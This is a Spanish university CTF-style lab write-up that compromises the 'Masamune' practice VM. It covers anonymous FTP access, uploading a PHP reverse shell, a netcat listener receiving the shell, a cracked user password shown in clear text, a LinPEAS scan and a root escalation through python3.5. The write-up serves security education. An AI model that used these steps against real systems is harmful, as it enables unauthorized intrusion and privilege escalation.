MÁSTER INTERUNIVERSITARIO EN CIBERSEGURIDAD

# Práctica 4: MASAMUNE (CTF STYLE)

Maria Andrea Ugarte Valencia

## 1. Desarrollo de la práctica

En primer lugar, llevé a cabo un escaneo de la red con **nmap** para así identificar la dirección IP de la máquina víctima.





Figura 1: Escaneo nmap

Una vez identificada la IP, hice un escaneo de vulnerabilidades con OpenVAS sobre la máquina víctima para saber como empezar a atacar:




Figura 2: Escaneo con OpenVAS

En el escaneo nos han salido las siguientes vulnerabilidades:






Figura 3: Vulnerabilidades encontradas con OpenVAS

Si nos vamos a la primera vulnerabilidad, nos dice lo siguiente:



| Vulnerability | Severity ▾ | QoD | Host IP | Host Name | Location | Created |
|---|---|---|---|---|---|---|
| Anonymous FTP Login Reporting | 6.4 (Medium) | 80 % | 192.168.56.103 | | 21/tcp | Fri, Apr 5, 2024 2:51 PM UTC |

**Summary**

Reports if the remote FTP Server allows anonymous logins.

**Detection Result**

It was possible to login to the remote FTP servive with the following anonymous account(s):

anonymous:anonymous@example.com
ftp:anonymous@example.com

Here are the contents of the remote FTP directory listing:

Account "anonymous":

-rw-r--r--   1 0        0             163 Dec 21  2021 home.html

Account "ftp":

-rw-r--r--   1 0        0             163 Dec 21  2021 home.html

Figura 4: Primera vulnerabilidad del escaneo

Por tanto, podríamos conseguir acceso al servicio remoto de FTP con las credenciales indicadas:





Figura 5: Accediendo al servicio remoto de FTP

Como sabemos que hay un servidor web, hacemos fuzzing con la herramienta **wfuzz** para descubrir el directorio web al que tenemos acceso mediante FTP.


Figura 6: Salida de wfuzz

Ahora sabemos que en **http://192.168.56.103/files/** tendremos acceso a todos los archivos que subamos por FTP. Abriremos una shell inversa subiendo un código malicioso por FTP. He encontrado un repositorio en GitHub con el código que podemos usar: https://github.com/pentestmonkey/php-reverse-shell

Subimos el código con FTP:





Figura 7: Subida del archivo con el código malicioso

Por un lado, pondremos un puerto en escucha:





Figura 8: Puerto en escucha

Y por el otro, haremos click sobre el archivo que hemos subido al servidor web para así ejecutar el código malicioso:





Figura 9: Archivos de http://192.168.56.103/files/

Ya tenemos acceso a la máquina. Sin embargo, somos un usuario con privilegios muy limitados. Nuestra tarea ahora será encontrar otro usuario que cuente con más privilegios.





Figura 10: Acceso a la máquina mediante el usuario www-data

Haciendo **ls -la** podemos encontrar un archivo que resulta interesante:





Figura 11: Salida de ls -la

Si ejecutamos un **cat** para ver el contenido del archivo podemos ver que nos da un usuario y una contraseña encriptada (munics:ce8c20c8d0cce90003100239a382d1e5).


Figura 12: Usuario obtenido con la contraseña encriptada

Con **CrackStation**, una herramienta online para crackear contraseñas, conseguimos la contraseña en claro:





Figura 13: Contraseña en claro

Intentamos cambiar el usuario pero la shell ha quedado desastibilizada, con los siguientes comandos conseguirmos arreglarla:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 58788
Linux masamune 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:58:31 up 10 min,  1 user,  load average: 0.00, 0.03, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
munics   tty1                      12:48   47.00s  0.16s  0.12s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ su - munics
su: must be run from a terminal
```

Figura 14: Shell desestabilizada

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@masamune:/$ export $TERM=xterm
export $TERM=xterm
www-data@masamune:/$ export $SHELL=bash
export $SHELL=bash
```

Figura 15: Estabilizando la shell

Ahora sí podemos cambiarnos al usuario que hemos conseguido previamente:

```
su - munics
Password: shoganai

munics@masamune:~$
```

Figura 16: Cambio de usuario

Ahora tendremos que escalar privilegios. Para eso, utilizaremos una herramienta automática, **LinPEAS**. No podremos instalarla directamente desde el usuario munics, pero sí que podremos subir el archivo **linpeas.sh** con FTP y así conseguir acceso a la herramienta en la máquina víctima..

```
┌──(kali㉿kali)-[~]
└─$ ftp http://192.168.56.103
ftp: No file after directory (you must specify an output file) `http://192.168.56.103'

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.103]
Name (192.168.56.103:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||59179|)
150 Opening BINARY mode data connection for linpeas.sh
100% |*****************************************************************************************************************************************************************************************************|   840 KiB   12.55 MiB/s    00:00 ETA
226 Transfer complete
860308 bytes sent in 00:00 (8.95 MiB/s)
ftp>
```

Figura 17: Subida del archivo con FTP

Ahora moveremos el archivo al directorio personal del usuario que hemos conseguido y podremos ejecutarlo sin problemas.

```
munics@masamune:/$ cd var
cd var
munics@masamune:/var$ cd www
cd www
munics@masamune:/var/www$ ls
ls
html
munics@masamune:/var/www$ cd html
cd html
munics@masamune:/var/www/html$ cd files
cd files
munics@masamune:/var/www/html/files$ ls
ls
home.html  linpeas.sh  nadasospechoso.php  prueba.php
munics@masamune:/var/www/html/files$ cp linpeas.sh /home/munics/linpeas.sh
cp linpeas.sh /home/munics/linpeas.sh
```

Figura 18: Moviendo el archivo al directorio personal de munics

Esta herramienta nos generará un informe identificando los posibles vectores de escalada de privilegios:

```
munics@masamune:~$ ./linpeas.sh > informe
./linpeas.sh > informe
```

Figura 19: Ejecución de linpeas.sh

Al revisar el informe generado, descubrimos que el comando **/usr/bin/python3.5** se ejecuta con privilegios de root, lo que nos ofrece una oportunidad para aprovechar esta situación.





Figura 20: Información interesante del informe

Si entramos al enlace que nos indica el informe, se nos muestra una explicación de como usar este descubrimiento para escalar privilegios:





Figura 21: Explicación de la escalada de privilegios

Lo llevamos a cabo y vemos como efectivamente hemos podido conseguir acceso como root:





Figura 22: Escalada de privilegios exitosa